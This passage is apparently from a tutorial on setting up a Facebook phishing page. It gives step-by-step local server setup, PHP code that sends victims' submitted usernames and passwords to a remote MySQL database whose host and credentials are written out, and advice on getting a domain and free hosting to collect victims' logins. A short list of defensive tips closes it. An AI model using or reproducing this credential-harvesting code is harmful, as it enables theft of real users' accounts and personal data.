, by clicking on sql admin, you will see this interface which is your local host:
Now click face_book_phishing_setup:


Now select the C drive from This PC:



Now after moving in to c Drive, Select Xampp:



Now after enter into xampp, click on htdocs



Now select the facebook phishing set up:




Download Notepad++:






HTML Page code For phishing:



PHP code:



```php
<?php
$username=filter_input(INPUT_POST,'username');
$password=filter_input(INPUT_POST,'password');
if (!empty($username))
{
  if (!empty($password))
    {
        $host="194.5.156.1";
        $dbusername="u247630286_afshan_rimsha";
        $dbpassword="Password_45";
        $dbname="u247630286_project_db";//db connection
        $conn= new mysqli($host,$dbusername,$dbpassword,$dbname);
        if(mysqli_connect_error())
        {
            die('Connect Error ('.mysqli_connect_errno().')'.mysqli_connect_error());
        }
        else
        {
            $sql="INSERT INTO fb(username,password) values('$username','$password')";

            if ($conn->query($sql))
            {
                include ('facebook_login.html');
            }
            else
            {
                echo "ERROR :".$sql."<br>". $conn->error;
            }
            $conn->close();
        }
    }
```


DataBase Server:



Conclusion:

The main goal of phishing is to steal credentials (credential phishing), sensitive information, or trick someone. For face book phishing, you can buy domain or use a free domain .you can get free hosting , design a face book phishing script, to design Your own you have to design everything like facebook and connect user and password input php database so whenever someone put their detail, you can get it by connecting it to the database. The attacker can deny the access to real user or may be his /her intentions to spy the certain guy. This can also possible that hacker make amendments of his own choices.

Phishing has list of negative effects on business, including, loss of money, loss of intellectual property, damage to reputation, disruption of operational activities. By using multifactor authentication, don't trust the messages that email about your account ,don't click suspicious links , don't respond to suspicious email, protect your data by backing it up, antispyware and firewall settings should be use to prevent phishing attacks and user should update program regularly. To make the phishing page, one must know about css, html, database, php and sql quires.
